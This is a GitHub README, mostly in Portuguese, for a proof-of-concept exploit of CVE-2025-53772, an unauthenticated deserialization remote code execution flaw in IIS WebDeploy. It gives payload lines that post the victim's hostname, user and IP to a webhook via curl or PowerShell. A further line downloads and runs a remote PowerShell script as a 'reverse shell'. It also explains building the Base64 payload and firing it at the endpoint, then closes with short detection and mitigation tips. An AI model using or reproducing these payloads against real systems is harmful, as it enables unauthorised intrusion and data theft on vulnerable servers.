 momollax/cve-2025-53772-iis-webdeploy-rce
Exploit de prova de conceito para CVE-2025-53772, uma vulnerabilidade de execução remota de código no IIS WebDeploy via desserialização insegura. Inclui geração de payload personalizável para coleta de informações, execução de comandos e shells reversos.

Este repositório contém um exploit de Prova de Conceito (PoC) para o CVE-2025-53772, uma vulnerabilidade de Execução Remota de Código no IIS WebDeploy por meio de desserialização insegura.
Esta ferramenta é apenas para fins educacionais e de testes de segurança autorizados. O autor não é responsável por qualquer uso indevido ou dano causado por este software. Use apenas em sistemas que você possui ou para os quais tenha permissão explícita para testar.
Edite o payload em poc.cs nas linhas 18-19 para especificar sua ação alvo: csharp// Replace with your webhook URL and desired payload
set.Add("cmd.exe");
set.Add("/c curl -X POST https://webhook.site/YOUR-WEBHOOK-ID -H \"Content-Type: application/json\" -d \"{\\\"hostname\\\":\\\"%COMPUTERNAME%\\\",\\\"user\\\":\\\"%USERNAME%\\\",\\\"ip\\\":\\\"$(curl -s ifconfig.me)\\\",\\\"exploit\\\":\\\"CVE-2025-53772\\\",\\\"timestamp\\\":\\\"%DATE% %TIME%\\\"}\"");
Coleta de Informações (Recomendado):
csharpset.Add("powershell.exe");
set.Add("-Command \"$hostname=$env:COMPUTERNAME; $user=$env:USERNAME; $ip=(Invoke-RestMethod -Uri 'https://ipinfo.io/ip' -UseBasicParsing); $body=@{hostname=$hostname;user=$user;ip=$ip;exploit='CVE-2025-53772';timestamp=(Get-Date)} | ConvertTo-Json; Invoke-RestMethod -Uri 'https://webhook.site/YOUR-WEBHOOK-ID' -Method Post -Body $body -ContentType 'application/json'\"");
Execução Simples de Comando:
csharpset.Add("cmd.exe");
set.Add("/c calc.exe");  // Opens calculator
Reverse Shell (Avançado):
csharpset.Add("powershell.exe");
set.Add("-Command \"IEX (New-Object Net.WebClient).DownloadString('http://YOUR-SERVER/shell.ps1')\"");


A GitHub Action compilará automaticamente o PoC e gerará o payload codificado em Base64:
Envie suas alterações para acionar a GitHub Action Navegue até a aba Actions no seu repositório Clique na execução do fluxo de trabalho mais recente Encontre o payload gerado na saída do console:
 3. Implante o Exploit

Use o payload Base64 gerado contra o endpoint vulnerável do IIS WebDeploy:
 🎯 Detalhes da Vulnerabilidade
Software Afetado: IIS WebDeploy (várias versões) Tipo de Vulnerabilidade: Desserialização insegura levando a RCE Vetor de Ataque: Remoto, não autenticado Severidade: Crítica
Se preferir compilar localmente em vez de usar a GitHub Action: bash# Windows with .NET Framework C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe poc.cs poc.exe > payload.txt
csc poc.cs poc.exe 📡 Configurando um Webhook
Acesse webhook.site para obter um URL de webhook gratuito Substitua YOUR-WEBHOOK-ID no payload pelo seu ID exclusivo Monitore as requisições recebidas para ver os resultados da execução do exploit
Detecção:
Monitore atividades incomuns de desserialização do BinaryFormatter Procure por processos suspeitos iniciados a partir dos processos de trabalho do IIS Monitoramento de rede para conexões de saída inesperadas
Mitigação:
Atualize o IIS WebDeploy para a versão corrigida mais recente Implemente validação e sanitização de entrada Use listas de permissões para tipos de desserialização Implante segmentação e monitoramento de rede
Detalhes do CVE-2025-53772 Comunicado de Segurança da Microsoft Base de Dados de Vulnerabilidades do NIST






